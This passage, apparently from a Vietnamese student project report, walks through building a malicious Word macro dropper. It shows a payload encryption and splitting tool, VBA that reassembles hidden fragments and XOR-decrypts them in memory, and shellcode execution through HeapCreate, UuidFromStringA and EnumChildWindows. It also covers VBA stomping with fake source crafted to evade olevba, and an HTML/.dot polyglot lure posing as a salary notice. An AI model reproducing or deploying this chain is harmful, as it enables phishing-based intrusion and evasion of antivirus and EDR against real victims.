Đặc biệt, để VBA có thể nhận biết điểm giao nhau giữa Khóa giải mã và Payload, một điểm neo (Separator) mang ký tự X được chèn vào giữa. Việc sử dụng duy nhất một ký tự X thay vì các chuỗi kinh điển của mã độc (như DEADBEEF, MZ) là một thủ thuật tinh vi nhằm lách qua các bộ lọc tĩnh.

```
(kali@kali)-[/media/sf_Malware_VBA_Development/proof]
$ python ../tools/payload_processor.py ../Custom_CS_Payload
/payload3.bin
[+] Original payload size: 29292 bytes

[*] Generating XOR key ...
[+] Key (hex): b214bcb8242c97b3e7bb2ebf15072064601346d87e1e71
294ff3bb7afb3361c362

[*] Splitting key into 3 parts ...
    Part 1: b214bcb8242c97b3e7bb2e
    Part 2: bf15072064601346d87e1e
    Part 3: 71294ff3bb7afb3361c362

[*] Encrypting payload with XOR ...
[+] Encrypted size: 29292 bytes

[*] Splitting payload into 4 chunks ...
    Chunk 1: 7323 bytes
    Chunk 2: 7323 bytes
    Chunk 3: 7323 bytes
    Chunk 4: 7323 bytes
```

Hình 5: Kết quả chạy công cụ nhúng payload tự động.

Xây dựng mã VBA macro Sau khi dữ liệu độc hại được cất giấu vào tài liệu mồi nhử (Chương 2.2), bước cuối cùng là kích hoạt quá trình lây nhiễm. Mã nguồn VBA Macro đóng vai trò là thành phần khởi chạy (Launcher): mã nguồn này không trực tiếp chứa Shellcode, nhưng sở hữu khả năng bóc tách, giải mã và kích hoạt Payload trực tiếp trên RAM mà không để lại dấu vết trên đĩa cứng (Fileless).

Bóc tách và Tái tổ hợp dữ liệu (Data Extraction & Reassembly)

Phương pháp phân tích tĩnh (Static Analysis) chỉ có thể đánh giá độc lập từng thành phần tĩnh của tệp tin. Khi mã độc bị phân mảnh và giấu ở nhiều vùng không liên quan (Header, Hidden Text), bản thân mỗi mảnh ghép là vô hại, khiến các bộ lọc YARA không thể khớp với bất kỳ chuỗi nhận diện nào. Điểm yếu của hệ thống quét là không thể dự đoán hoặc mô phỏng lại chính xác trạng thái bộ nhớ (Memory State) của Macro khi nó tự động tìm kiếm và nối các mảnh ghép này lại ở thời gian chạy (Runtime).

VBA Macro tương tác trực tiếp với Mô hình Đối tượng Tài liệu (Document Object Model - DOM) của Word thông qua đối tượng `ActiveDocument`. Mã độc thay đổi thuộc tính hiển thị (View) để ép tài liệu nạp các văn bản tàng hình vào bộ nhớ. Sau đó, nó duyệt qua các phân vùng (Header, Paragraphs), trích xuất các mảnh ghép, tìm kiếm điểm neo X để phân định ranh giới, và cuối cùng ghép nối (Concatenate) chúng lại thành hai biến chuỗi hoàn chỉnh trên RAM: Khóa giải mã và Payload mã hóa.

Quá trình bóc tách diễn ra tuần tự qua các hàm API nội bộ của Word VBA. Điểm nổi bật là việc sử dụng hàm chuỗi (`InStr`, `Left`, `Mid`) để cắt dữ liệu chính xác tại vị trí điểm neo X

```

1 ' Force Document object to display hidden text so Range.Text can read hidden data
2 ActiveDocument.ActiveWindow.View.ShowHiddenText = True
3
4 ' 1. Extract Key 1 fragment from Header
5 keyPart1 = ExtractFromHeader()
6
7 ' 2. Extract 1st hidden text containing Key 2 and Payload 1 (separated by "X")
8 combined = ExtractFromHiddenText(1)
9 separatorPos = InStr(combined, "X")
10 If separatorPos > 0 Then
11     keyPart2 = Left(combined, separatorPos - 1) ' Extract left part as Key 2
12     chunk1 = Mid(combined, separatorPos + 1) ' Extract right part as Payload 1
13 End If
14
15 ' 3. Extract the remaining fragments from the next hidden texts
16 keyPart3 = ExtractFromHiddenText(2)
17 chunk2 = ExtractFromHiddenText(3)
18 chunk3 = ExtractFromHiddenText(4)
19 chunk4 = ExtractFromHiddenText(5)
20
21 ' 4. Reassemble data structure in memory (RAM)
22 m_ValidationKey = keyPart1 & keyPart2 & keyPart3
23 m_ConfigData = chunk1 & chunk2 & chunk3 & chunk4

```

Giải mã động (In-memory Decryption)

Kỹ thuật giải mã (Decryption) ra tệp tin vật lý thường để lại rủi ro lớn. Dù lưu Payload mã hóa an toàn trên đĩa, nhưng nếu tiến trình giải mã thô ra một tệp tin tạm thời (.exe hoặc .bin Dropper), các phần mềm giám sát tệp tin (File System Minifilter) của EDR sẽ ngay lập tức ngăn chặn tệp này.

VBA Macro áp dụng cơ chế giải mã Rolling XOR (XOR xoay vòng) hoàn toàn trên không gian bộ nhớ (In-memory). Do XOR là phép toán mức bit (Bitwise), quá trình tính toán diễn ra rất nhanh, không làm giảm hiệu suất của ứng dụng và tuyệt đối không thực hiện lệnh ghi xuống ổ cứng (I/O Operations), qua đó duy trì tính chất Fileless tuyệt đối.

Sau khi tổ hợp thành công hai chuỗi m_ValidationKey và m_ConfigData (như đã phân tích ở trên), VBA Macro tiến hành phép XOR từng byte của Payload với từng byte của Khóa giải mã. Quá trình xoay vòng khóa liên tục được thực hiện thông qua toán tử Mod:

```

1 ' Loop through the entire encrypted Payload byte array
2 For i = LBound(encrypted) To UBound(encrypted)
3     ' XOR decrypt by rolling over the Validation Key bytes (Mod keyLength)
4     ' Result is the original UUID string byte array
5     decrypted(i) = encrypted(i) Xor key((i - LBound(encrypted)) Mod keyLength)
6 Next i
7
8 ' Convert the decrypted byte array to a text string (the original UUID string)
9 payloadStr = StrConv(decryptedBytes, vbUnicode)

```

Thực thi ngầm qua kỹ thuật UUID Callback Execution

Mã độc áp dụng kỹ thuật UUID Callback Execution. Nguyên lý của phương pháp này là lạm dụng các Windows API ít bị giám sát, vốn được thiết kế để xử lý định dạng chuỗi hoặc quản lý giao diện người dùng. Thay vì tự tay ghi bộ nhớ, mã độc sử dụng hàm hệ thống để chuyển đổi chuỗi UUID về lại mã máy gốc và đẩy vào RAM. Sau đó, mã độc lạm dụng cơ chế Callback của Windows để buộc hệ thống tự động chuyển hướng luồng thực thi vào vùng nhớ chứa Payload dưới danh nghĩa một luồng hệ thống hợp lệ.

Sau khi giải mã thu được chuỗi UUID nguyên thủy (ở mục 2.3.2), mã độc phân tách chuỗi này thành một mảng các định danh UUID đơn lẻ. Tiếp theo, mã độc lần lượt thực hiện 3 bước thao tác hệ thống qua P/Invoke:

- **Bước 1 (Cấp phát ngầm):** Tránh sử dụng VirtualAlloc, mã độc gọi API HeapCreate để khởi tạo một phân vùng Heap độc lập, được gắn cờ HEAP_CREATE_ENABLE_EXECUTE (&H40000) nhằm cấp quyền thực thi mã trên vùng nhớ này.
- **Bước 2 (Ghi bộ nhớ qua UUID):** Mã độc duyệt qua mảng UUID và truyền tham số vào API UuidFromStringA (thuộc thư viện rpcrt4.dll). Hàm này có chức năng chuyển đổi chuỗi định danh thành cấu trúc 16 byte nhị phân thô và ghi thẳng vào con trỏ Heap. Kỹ thuật này giúp né tránh hoàn toàn việc gọi API ghi bộ nhớ nhạy cảm như RtlMoveMemory.

- **Bước 3 (Kích hoạt qua Callback):** Thay vì sử dụng `CreateThread`, mã độc gọi hàm `EnumChildWindows`. API này dùng để duyệt các cửa sổ con, yêu cầu một tham số là con trỏ hàm Callback (`lpEnumFunc`). Mã độc ép kiểu địa chỉ phân vùng Heap (nơi vừa chứa Shellcode) vào tham số này, khiến hệ điều hành chuyển hướng luồng thực thi (EIP/RIP) vào thẳng Payload.

```

1  ' 1. Allocate Heap memory with execute permission (HEAP_CREATE_ENABLE_EXECUTE =
    &H40000)
2  hHeap = HeapCreate(&H40000, 0, 0)
3  lpMemory = HeapAlloc(hHeap, 0, totalSize)
4  lpCurrentAddr = lpMemory
5
6  ' 2. Abuse UuidFromStringA to convert each UUID to original 16 bytes and write
    sequentially to Heap
7  For i = LBound(uuids) To UBound(uuids)
8      status = UuidFromStringA(uuids(i), lpCurrentAddr)
9      ' Shift pointer by 16 bytes to prepare for the next UUID chunk
10     lpCurrentAddr = lpCurrentAddr + 16
11 Next i
12
13 ' 3. Execute Shellcode: pass the Heap address to the Callback function parameter of
    EnumChildWindows
14 ' The lpEnumFunc parameter receives lpMemory, the system will automatically redirect
    execution flow to Shellcode
15 EnumChildWindows 0, lpMemory, 0

```

Toàn bộ quy trình diễn ra mà không sử dụng tới PowerShell, đạt mức độ Fileless Execution qua đó vượt qua phần lớn các tập luật giám sát hành vi khắt khe của EDR.

Áp dụng VBA stomping và Semantic Obfuscator Khi một Macro được biên dịch và lưu vào tài liệu, kiến trúc OLE lưu trữ mã Macro dưới hai định dạng song song trong cùng một Stream của Module:

Phần	Vị trí trong Stream	Nội dung
P-Code (Performance Code)	Từ byte 0 đến byte <code>textOffset</code> - 1	Mã trung gian đã biên dịch, thực thi ngay trên Office
Compressed Source	Từ byte <code>textOffset</code> trở đi	Mã nguồn VBA dạng text, nén theo thuật toán MS-OVBA

Bảng 1: Cấu trúc lưu trữ mã Macro trong OLE Stream.

Điểm yếu của `olevba` và hầu hết Antivirus là chúng chỉ giải nén và quét phần Compressed Source vì phân tích P-Code phức tạp và tốn kém hiệu năng. Trong khi đó, Microsoft Word lại ưu tiên thực thi P-Code nếu phiên bản Office khớp với phiên bản máy biên dịch.

Bằng cách xác định chính xác `textOffset`, ta có thể:

- Giữ nguyên toàn bộ khối P-Code độc hại ở phía trước.
- Cắt bỏ mã nguồn thật phía sau và thay bằng mã nguồn giả mạo vô hại (đã nén lại).

Kết quả: Phần Source Code sạch vẫn hiển thị trên GUI người dùng, tuy nhiên VBA sẽ thực thi phần P-Code độc hại ở dưới.

Để chứng minh nguyên lý này, nhóm thực hiện trình bày quy trình thao tác ở mức độ Byte (byte-level) để tái hiện thủ công kỹ thuật Stomping dựa trên đặc tả định dạng MS-OVBA của Microsoft.

Xác định các Stream

Sử dụng trình phân tích Hex nâng cao FlexHex (hỗ trợ đọc cấu trúc OLE/Compound File) để mở file `.dot`. Khác với các Hex Editor thông thường, FlexHex cho phép duyệt trực tiếp cây thư mục OLE bên trong file. Truy cập vào Storage VBA, ta sẽ thấy các stream.



Hình 6: Các stream trong Storage VBA hiển thị trên FlexHex.

Giải nén stream dir bằng công cụ msovba_cli

Stream dir chứa thuộc tính `textOffset` của từng module, nhưng nó bị nén theo thuật toán riêng của Microsoft (MS-OVBA §2.4.1) [6] — một biến thể của LZ77. Nhóm sử dụng thuật toán nén từ EvilClippy được triển khai giống như cách Microsoft VBA sử dụng.

Kết quả giải nén Dir Stream ta sẽ thu được ở dạng nhị phân.

```
PS D:\learning\MalwareAnalysis\Malware_VBA_Development\tools\MSOVBA_CLI\MSOVBA_CLI\bin\Debug> .\MSOVBA_CLI.exe decompress
_hex_file .\dir_hex.txt
[*] Decompressed Hex Data:
01 00 04 00 00 00 00 00 00 02 00 04 00 00 00 09 04 00 00 14 00 04 00 00 00 09 04 00 00 03 00 02 00 00 00 E4 04 04 00
07 00 00 00 50 72 6F 6A 65 63 74 05 00 00 00 00 40 00 00 00 06 00 00 00 00 00 30 00 00 00 00 00 07 00 04 00 00
00 00 00 00 00 00 00 04 00 00 00 00 00 00 09 00 04 00 00 68 54 2B 6C 0E 00 0C 00 00 00 00 00 00 3C 00 00 00 00 16
00 06 00 00 00 73 74 64 6F 6C 65 3E 00 0C 00 00 00 73 00 74 00 64 00 6F 00 6C 00 65 00 00 00 68 00 00 00 5E 00 00 2A
5C 47 7B 30 30 30 32 30 34 33 30 20 30 30 30 20 30 30 30 20 43 30 30 30 20 30 30 30 30 30 30 30 30 34 36 7D
23 32 2E 30 23 30 23 43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65 60 33 32 5C 73 74 64 6F 6C 65 32 2E 74 6C 62 23 4F
4C 45 20 41 75 74 6F 6D 61 74 69 6F 6E 00 00 00 00 00 16 00 06 00 00 00 4F 66 66 69 63 65 3E 00 0C 00 00 00 4F 00 66
00 66 00 69 00 63 00 65 00 00 00 9E 00 00 00 94 00 00 00 2A 5C 47 7B 32 44 46 38 44 30 34 43 20 35 42 46 41 20 31 30 31
42 2D 42 44 45 35 20 30 30 41 41 30 30 34 34 44 45 35 32 7D 23 32 2E 30 23 30 23 43 3A 5C 50 72 6F 67 72 61 6D 20 46 69
6C 65 73 5C 43 6F 6D 6F 6E 20 46 69 6C 65 73 5C 4D 69 63 72 6F 73 6F 66 74 20 4F 66 66 69 63 65 20 31 36 2E 30 20 4F 62 6A 65 63 74 20
31 36 5C 4D 53 4F 2E 44 4C 4C 23 4D 69 63 72 6F 73 6F 66 74 20 4F 66 66 69 63 65 20 31 36 2E 30 20 4F 62 6A 65 63 74 20
4C 69 62 72 61 72 79 00 00 00 00 00 0F 00 02 00 00 00 03 00 13 00 02 00 00 00 C0 B8 19 00 0C 00 00 00 54 68 69 73 44
6F 63 75 6D 65 6E 74 47 0F 18 00 00 00 54 00 68 00 69 00 73 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 1A 00 0C
00 00 00 54 68 69 73 44 6F 63 75 6D 65 6E 74 32 00 18 00 00 00 54 00 68 00 69 00 73 00 44 00 6F 00 63 00 75 00 6D 00 65
00 6E 00 74 00 1C 00 00 00 00 00 48 00 00 00 00 31 00 04 00 00 00 33 03 00 00 1E 00 04 00 00 00 00 00 00 2C 00 02
00 00 00 3E 32 22 00 00 00 00 28 00 00 00 00 19 00 09 00 00 00 4E 65 77 4D 61 63 72 6F 73 47 00 12 00 00 00 4E 00
65 00 77 00 4D 00 61 00 63 00 72 00 6F 00 73 00 1A 00 09 00 00 00 4E 65 77 4D 61 63 72 6F 73 32 00 12 00 00 00 4E 00 65
00 77 00 4D 00 61 00 63 00 72 00 6F 00 73 00 1C 00 00 00 00 00 48 00 00 00 00 31 00 04 00 00 00 31 00 04 00 00 00 1E 00 04
00 00 00 00 00 2C 00 02 00 00 00 76 F1 21 00 00 00 00 00 28 00 00 00 00 19 00 07 00 00 00 4D 6F 64 75 6C 65 31
47 00 0E 00 00 00 4D 00 6F 00 64 00 75 00 6C 00 65 00 31 00 1A 00 07 00 00 00 4D 6F 64 75 6C 65 31 32 00 0E 00 00 00 4D
00 6F 00 64 00 75 00 6C 00 65 00 31 00 1C 00 00 00 00 00 48 00 00 00 00 31 00 04 00 00 00 83 02 00 00 1E 00 04 00 00
00 00 00 00 2C 00 02 00 00 00 2A 05 21 00 00 00 00 00 2B 00 00 00 00 10 00 00 00 00 00
```

Hình 7: Kết quả giải nén Dir Stream ở dạng nhị phân.

Dò tìm giá trị textOffset trong dir stream đã giải nén

Trong chuỗi Hex bản rõ vừa thu được, tìm kiếm Record MODULEOFFSET (Tag 0x0031 theo đặc tả MS-OVBA). Cấu trúc của record này là: 31 00 04 00 00 00 [XX XX XX XX].

Dựa vào hình ảnh Hex dump, ta tìm thấy chuỗi 31 00 04 00 00 00 B9 33 00 00 nằm ngay dưới tên module `NewMacros`. Trong đó, 4 byte cuối B9 33 00 00 đọc theo Little-Endian là 0x000033B9. Vậy `textOffset` = 0x33B9. Tại Hex Editor, vùng Compressed Source của module này sẽ bắt đầu từ byte thứ 13241.

```
63 00 72 00 6F 00 73 00 1A 00 09 00 00 00 4E 65 c.r.o.s.....Ne
77 4D 61 63 72 6F 73 32 00 12 00 00 00 4E 00 65 wMacros2.....N.e
00 77 00 4D 00 61 00 63 00 72 00 6F 00 73 00 1C .w.M.a.c.r.o.s..
00 00 00 00 48 00 00 00 00 00 31 00 04 00 00 ....H.....1...
00 B9 33 00 00 1E 00 04 00 00 00 00 00 00 2C .13.....,
00 02 00 00 00 7F 4C 21 00 00 00 00 00 2B 00 00 .....oLl.....+..
00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Hình 8: Dò tìm giá trị textOffset trong Hex dump.

Mở Module Stream và xác định ranh giới P-Code

Trong FlexHex, mở stream `NewMacros`. Dựa vào `textOffset` = 13241:

- **Byte 0 → 13240:** P-Code đọc hại. Tuyệt đối không can thiệp vùng này.
- **Từ byte 13241 trở đi:** Compressed Source Code. Đây là vùng sẽ bị xóa và ghi đè.

00003549	00 00 00 FF FF FF FF 00 00 01 1E B6 00 41 74 74	yyyy 1 Att	00003549
00003550	72 69 62 75 74 00 65 20 56 42 5F 4E 61 6D 00 65	ribut e VB_Nan e	00003550
00003560	20 3D 20 22 4E 65 77 00 4D 61 63 72 6F 73 22 0D	= "New Macros"	00003560
00003570	00 0A 4F 70 74 69 6F 6E 20 00 45 78 70 6C 69 63	Option Explic	00003570
00003580	69 74 20 0D 0A 23 49 66 00 AC 41 37 00 20 54 68	it #If ~A7 Th	00003580
00003590	65 6E 0D 0A 20 41 00 00 50 72 69 76 61 00 84 44	en A Priva MD	00003590

Hình 9: Dò tìm giá trị textOffset trong Hex dump.

Chỉ cần đổi 13241 sang dạng Hexadecimal là ta sẽ tìm được offset của byte đó là 0x33B9

Chuẩn bị mã nguồn giả mạo và nén lại bằng msovba_cli

Chuẩn bị một file văn bản chứa mã VBA giả mạo (Fake Source Code) vô hại — ví dụ một hàm đơn giản không gọi bất kỳ API nào đáng ngờ. Sau đó sử dụng công cụ CLI để nén đoạn text này về chuẩn MS-OVBA.

```
PS D:\Learning\MalwareAnalysis\Malware_VBA_Development\tools\MSOVBA_CLI\MSOVBA_CLI\bin\Debug> .\MSOVBA_CLI.exe compress_hex
ex '..\..\..\..\Anti_AV_Technique\clean_macro_copy.vba'
[+] Compressed Hex Data:
01 18 06 00 4F 70 74 69 6F 6E 20 45 00 78 70 6C 69 63 69 74 0A 00 0A 23 49 66 20 56 42 41 00 37 20 54 68 65 6E 0A 20 01
00 00 50 72 69 76 61 74 65 00 20 44 65 63 6C 61 72 65 00 20 50 74 72 53 61 66 65 20 20 46 75 6E 63 02 F0 47 65 00 74 54
69 63 68 43 6F 75 00 6E 74 20 4C 69 62 20 22 00 68 65 72 6E 65 6C 33 32 00 22 20 28 29 20 41 73 20 10 4C 6F 6E 67 1A 96
53 75 62 40 20 53 6C 65 65 70 0E 3F 42 00 79 56 61 6C 20 64 77 4D 00 69 6C 6C 69 73 65 63 6F 28 6E 64 73 05 52 29 26 9F
43 75 C0 72 73 6F 72 50 6F 00 37 01 5F 10 75 73 65 72 02 5D 6C 70 50 0C 6F 69 80 5A 00 28 50 4F 49 4E 10 54 41 50 49 07
58 23 45 6C 3C 73 65 12 31 41 7D 49 79 40 75 6E 64 20 20 49 66 0A 0A 45 16 54 79 AE 70 40 52 C4 09 C2 1C 58 4A 33 59 46
03 03 41 0E 41 0B 0A 27 20 47 6C 04 6F 62 80 2E 44 61 74 61 20 20 43 61 63 68 65 C6 13 45 6D C0 70 6C 6F 79 65 65 81
06 42 06 61 C1 0F 53 74 72 69 40 10 47 33 70 00 61 72 74 6D 65 6E 74 43 14 6F 64 09 08 0A C1 4A 41 75 74 40 6F 4F 70 65
0E 28 83 40 56 80 65 72 69 66 79 54 65 C0 15 81 C0 0E 46 6F 72 6D 61 74 C2 22 43 C0 0A 03 0C 44 6F 63 75 01 13 5F 5F 66
0D 05 22 43 0F 51 0A 04 11 4F C0 C0 72 80 72 6F 72 20 52 65 73 00 18 60 70 0F 65 70 74 02 06 00 CF 0F 40 6F 70 74 00 6F
```

Hình 10: Nén Fake Source Code về chuẩn MS-OVBA bằng msovba_cli.

Ghi đè mã nguồn giả mạo vào Module Stream và đóng gói lại định dạng

Trên FlexHex (đang mở stream NewMacros), thực hiện ghi đè toàn bộ dữ liệu cách textOffset 34 byte — tức là tại vị trí 0x33E3. Phần header 34 byte (từ 0x33B9 đến 0x33E2) là các metadata cố định của khối Compressed Source, cần giữ nguyên để tài liệu vẫn mở được bình thường. Toàn bộ dữ liệu nguồn nén giả mạo được paste đè lên từ vị trí 0x33E3 trở đi.

000033A0	02 00 00 69 00 FF FF 28 00 00 00 FF FF FF FF 20
000033B0	00 00 00 FF FF FF FF 00 00 01 1D B6 00 41 74 74
000033C0	72 69 62 75 74 00 65 20 56 42 5F 4E 61 6D 00 65
000033D0	20 3D 20 22 4E 65 77 00 4D 61 63 72 6F 73 22 0D
000033E0	00 0A 4F 70 74 69 6F 6E 20 00 45 78 70 6C 69 63
000033F0	69 74 20 0D 0A 23 49 66 00 AC 41 37 00 20 54 68
00003400	65 6E 0D 0A 20 41 00 00 50 72 69 76 61 00 84 44
00003410	00 65 63 6C 61 72 65 20 50 00 74 72 53 61 66 65
00003420	20 46 08 75 6E 63 02 7A 48 65 61 70 08 43 72 65
00003430	01 46 4C 69 62 20 00 22 68 65 72 6E 65 6C 33 00
00003440	32 22 20 28 42 79 56 61 10 6C 20 66 6C 03 67 73

Hình 11: Ghi đè Fake Source Code vào Module Stream tại offset 0x33E3 trên FlexHex.

Sau khi chỉnh sửa, chỉ cần lưu lại file và mở Word để kiểm tra: macro vẫn hoạt động bình thường (thực thi P-Code độc hại), nhưng phần Source Code hiển thị trong VBA Editor lại là mã giả mạo vô hại.

Ngoài cách thủ công trên, cũng có thể sử dụng công cụ tự động EvilClippy có chức năng triển khai kỹ thuật VBA Stomping một cách tự động và nhanh hơn việc thực hiện thủ công rất nhiều, quy trình mà họ thực hiện cũng giống như cách làm thủ công.

```
(kali@kali)-[/media/sf_Malware_VBA_Development/Anti_AV_Technique]
$ mono ./EvilClippy/EvilClippy.exe -s clean_macro\ copy.vba
  templatex.dotm
Now stomping VBA code in module: ThisDocument
Now stomping VBA code in module: NewMacros
Now stomping VBA code in module: Module1
```

Hình 12: Sử dụng EvilClippy để tự động thực hiện VBA Stomping.

Một hạn chế là khi sử dụng kỹ thuật VBA Stomping sẽ bị các công cụ quét tính nhận diện được, ví dụ đối với Olevba.

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	environment	May read system environment variables
Suspicious	lib	May run code from a DLL
Suspicious	chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

VBA Stomping detection is experimental: please report any false positive/negative at <https://github.com/decalage2/oletools/issues>

Hình 13: Olevba phát hiện cảnh báo VBA Stomping.

Nó hoạt động bằng cách trích xuất chuỗi (strings/keywords) từ vùng P-Code và so sánh với danh sách từ khóa trong vùng Compressed Source Code. Nếu P-Code gọi các API nguy hiểm (`VirtualAlloc`, `EnumChildWindows`) nhưng mã vẫn bản lại hoàn toàn trống trơn hoặc chỉ có một câu `MsgBox` vô hại, Olevba sẽ phát hiện sự bất đồng nhất và hiển thị cảnh báo “VBA Stomping”.

Để đánh lừa cơ chế so khớp từ khóa của Olevba, nhóm thực hiện thiết kế mã nguồn giả mạo (`clean_macro copy.vba` — đoạn mã được nén ở Bước 6) theo chiến thuật “Mã sạch nhưng chứa từ khóa P-Code”.

Phân tích mã nguồn Olevba

Thông qua việc nghiên cứu trực tiếp mã nguồn Python của công cụ olevba, nhóm thực hiện đã nắm được cơ chế trích xuất từ khóa (keyword extraction) của nó. olevba tìm kiếm các chuỗi định danh như tên hàm API, biến xuất hiện trong P-Code để so khớp. Dựa vào nguyên lý này, ta chủ động tập hợp danh sách các từ khóa nhạy cảm mà payload thực tế đã gọi (ví dụ: `HeapCreate`, `EnumChildWindows`, `UuidFromStringA`, `DEADBEEF`, v.v.) để chuẩn bị cho bước nhúng mã.

Mã nguồn giả mạo được viết sao cho có cấu trúc hàm (`AutoOpen`, `VerifyTemplateFormat`) giống hệt với P-Code thật, nhưng nội dung bên trong thực thi logic vô hại (như tính toán toán học, gọi `GetTickCount`, kiểm tra layout văn bản).

Kết quả khi thực hiện viết lại mã nguồn sạch VBA:

```
bufferCapacity = 0

RenderVectorGraphics = True
End Function
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened

Hình 14: Kết quả khi thực hiện viết lại mã nguồn sạch VBA.

Áp dụng kỹ thuật Template Injection và Template Smuggling Xây dựng mẫu Template và áp dụng Template Polyglot

Trong đề án, nhóm sử dụng template Word định dạng .dot vì đây là định dạng legacy cho phép can thiệp trực tiếp vào cấu trúc nhị phân của tệp. Sau khi được chỉnh sửa, tệp có thể được ngụy trang dưới dạng .html, nhưng Microsoft Word vẫn có thể nhận diện và xử lý nó như một template hợp lệ.

Đầu tiên, nhóm chuẩn bị một tệp HTML mỗi nhử với nội dung đơn giản liên quan đến chính sách hoặc điều khoản của công ty. Nội dung này được hiển thị bằng JavaScript nhằm tạo cảm giác đây là một tệp HTML thông thường khi người dùng mở bằng trình duyệt.

```
--><HTML><SCRIPT>document.body.innerHTML='ABC Company  
announces updated terms regarding the confirmation and receipt  
of May salary payments. Employees are requested to review  
their personal information, employee ID, department, bank  
account details, and any allowances or deductions incurred  
during the month. Any discrepancies should be reported to the  
Human Resources or Accounting Department before the specified  
deadline to ensure accurate, timely, and secure salary  
processing.'</SCRIPT></HTML>
```

Hình 15: Tập HTML mới nhử với nội dung liên quan đến chính sách công ty.

Tiếp theo, nội dung HTML được chuyển sang dạng hexadecimal để thuận tiện cho việc chèn vào template ở bước chỉnh sửa nhị phân. Việc chuyển đổi này giúp nhóm xác định chính xác chuỗi byte cần thêm vào tệp template.

```
69 6E 67 20 74 68 65 20 63 6F 6E 66 69 72 6D 61 74 69 6F 6E 20  
61 6E 64 20 72 65 63 65 69 70 74 20 6F 66 20 4D 61 79 20 73 61  
6C 61 72 79 20 70 61 79 6D 65 6E 74 73 2E 20 45 6D 70 6C 6F 79  
65 65 73 20 61 72 65 20 72 65 71 75 65 73 74 65 64 20 74 6F 20  
72 65 76 69 65 77 20 74 68 65 69 72 20 70 65 72 73 6F 6E 61 6C  
20 69 6E 66 6F 72 6D 61 74 69 6F 6E 2C 20 65 6D 70 6C 6F 79 65  
65 20 49 44 2C 20 64 65 70 61 72 74 6D 65 6E 74 2C 20 62 61 6E  
6B 20 61 63 63 6F 75 6E 74 20 64 65 74 61 69 6C 73 2C 20 61 6E  
64 20 61 6E 79 20 61 6C 6C 6F 77 61 6E 63 65 73 20 6F 72 20 64  
65 64 75 63 74 69 6F 6E 73 20 69 6E 63 75 72 72 65 64 20 64 75  
72 69 6E 67 20 74 68 65 20 6D 6F 6E 74 68 2E 20 41 6E 79 20 64  
69 73 63 72 65 70 61 6E 63 69 65 73 20 73 68 6F 75 6C 64 20 62  
65 20 72 65 70 6F 72 74 65 64 20 74 6F 20 74 68 65 20 48 75 6D  
61 65 20 63 65 73 65 75 73 63 65 73 20 65 73 20 41 63 63 65 75
```

Hình 16: Nội dung HTML được chuyển sang dạng hexadecimal.


Sau đó, nhóm sử dụng công cụ HxD để chỉnh sửa trực tiếp file template .dot. Sau phần signature byte của template, nhóm chèn phần mở đầu của cấu trúc HTML nhằm tạo lớp ngụy trang định dạng.

Offset(h)	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	CF	11	E0	A1	B1	1A	E1	3C	21	2D	2D	00	00	00	00	Đĩ.à;±.á<!--....
00000010	00	00	00	00	00	00	00	3E	00	03	00	FE	FF	09	00	>...đỹ..
00000020	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	
00000030	00	00	00	00	00	00	00	00	10	00	00	17	00	00	00	
00000040	00	00	00	FE	FF	FF	FF	00	00	00	00	14	00	00	00	đyyy.....
00000050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyy
00000060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyy

Hình 17: Chèn phần mở đầu HTML vào sau signature byte của template bằng HxD.

